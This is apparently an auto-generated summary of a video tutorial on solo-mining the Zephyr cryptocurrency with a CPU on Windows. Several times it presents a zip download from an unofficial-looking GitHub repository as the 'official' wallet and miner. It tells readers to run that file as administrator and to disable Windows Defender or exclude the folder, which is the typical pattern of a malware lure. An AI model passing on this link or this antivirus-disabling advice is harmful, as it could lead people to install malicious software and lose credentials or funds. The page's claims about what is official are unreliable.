How to Mine Zephyr Solo Using CPU on Windows for Profitable Results
· based on the channel FINCOR

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Zephyr is a unique cryptocurrency that merges the privacy technology of Monero with the reserve-backed stability of the Minimal Djed protocol, creating the first private stablecoin system. To start mining Zephyr solo on Windows using your CPU, you need to set up both the official wallet and the miner properly. You can find the official wallet and mining software at the Zephyr Protocol website or directly download the miner from the GitHub release page.
Essential Requirements for Mining Zephyr on Windows
Mining Zephyr solo on a CPU requires certain prerequisites. First, you should have a Windows PC with a reasonably powerful CPU; modern multi-core processors are recommended for better hash rates. Next, ensure you have the latest Microsoft Visual Studio redistributables and Python installed since the miner depends on these components. If you encounter errors during setup, updating these tools often resolves the issues.
Downloading and Setting Up the Zephyr Wallet and Miner
To start, download the official wallet and miner package from the GitHub link provided: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. After downloading, unzip all files into a dedicated folder. This separation helps avoid conflicts and keeps your mining setup organized.
Once extracted, run the wallet application to create your Zephyr address. This address is essential as it directs your mined coins to your wallet. Next, configure the mining software by editing the JSON configuration file to include your wallet address, CPU settings, and mining parameters. There's also a BAT (batch) file that launches the miner; this file should be set up correctly to pass the configuration.
Optimizing Miner Settings and Running the Miner
Running the miner with administrative privileges is crucial, especially to enable features like huge pages that significantly improve your CPU mining performance. Additionally, temporarily disabling Windows Defender or adding exceptions for the miner folder can prevent the antivirus from blocking or slowing down your mining process.
The miner supports various overclocking and CPU affinity settings to maximize hash rates. While overclocking can enhance performance, monitor your CPU temperature carefully to avoid hardware damage. Solo mining Zephyr means you are mining independently without joining a pool, which can lead to irregular but potentially larger payouts.
Common Issues and Their Solutions
Many miners face setup errors related to missing dependencies or antivirus interference. Ensure that the Microsoft Visual Studio runtime and Python are installed and up to date. If the miner fails to launch or crashes, check that your Windows Defender or other antivirus software is not blocking it. Running the miner as an administrator usually fixes permission issues.
Also, pay close attention to the wallet address configuration. An incorrect address means your mining rewards will be lost. The separation of the BAT file and JSON config in the setup simplifies troubleshooting and adjustments.
Understanding Zephyr’s Unique Value in Crypto Mining
Zephyr stands out by combining Monero’s robust privacy features with the Minimal Djed stablecoin protocol, backed by reserves. This hybrid approach offers miners a chance to support a privacy-focused stablecoin ecosystem while earning mining rewards. Zephyr’s mining algorithm is CPU-friendly, making it accessible to hobbyists and small-scale miners without expensive GPU rigs.
Useful Links
- Official Zephyr Protocol website: https://zephyrprotocol.com/
- Shawarma Miner download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Solo mining Zephyr using your CPU on Windows is straightforward with the right tools and configuration. Downloading the official wallet and miner from the provided GitHub link, ensuring dependencies like Visual Studio and Python are installed, and optimizing your miner settings can lead to profitable mining sessions. The Zephyr coin’s unique combination of privacy and stability makes it an attractive choice for miners seeking passive income with CPU hardware. For a detailed walkthrough and troubleshooting tips, the FINCOR channel provides excellent guidance and up-to-date support. Visit the Zephyr Protocol website to get started today and join the growing Zephyr mining community.
Key takeaways
- Zephyr is a privacy-focused stablecoin built on the Minimal Djed protocol combined with Monero’s privacy features.
- Solo mining Zephyr on Windows with CPU is feasible using the official Shawarma miner.
- Setup requires downloading the wallet and miner from GitHub and configuring JSON and BAT files.
- Updating Microsoft Visual Studio and Python may be needed to resolve errors during setup.
- Running the miner as admin and disabling Windows Defender improves performance and stability.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
Is solo mining Zephyr with a CPU profitable?
Solo mining Zephyr with a CPU can be profitable depending on your CPU’s power and electricity costs. Zephyr’s mining algorithm is optimized for CPUs, making it accessible for hobby miners, but returns vary with market conditions and hardware.
What are the main steps to set up Zephyr mining on Windows?
First, download and install the official Zephyr wallet and miner from the GitHub release. Then configure the JSON and BAT files with your wallet address and CPU settings, update required dependencies like Visual Studio and Python, and run the miner as an administrator.
Why does the miner sometimes give errors on Windows?
Common errors occur due to missing Microsoft Visual Studio redistributables, outdated Python installations, or interference from Windows Defender. Updating these components and disabling antivirus protection for the miner folder usually resolves the issues.
How does Zephyr combine privacy and stability in its coin design?
Zephyr integrates Monero’s strong privacy features with the Minimal Djed protocol’s reserve-backed stablecoin mechanism. This creates a private, stable digital currency that protects user transactions while maintaining price stability through a reserve system.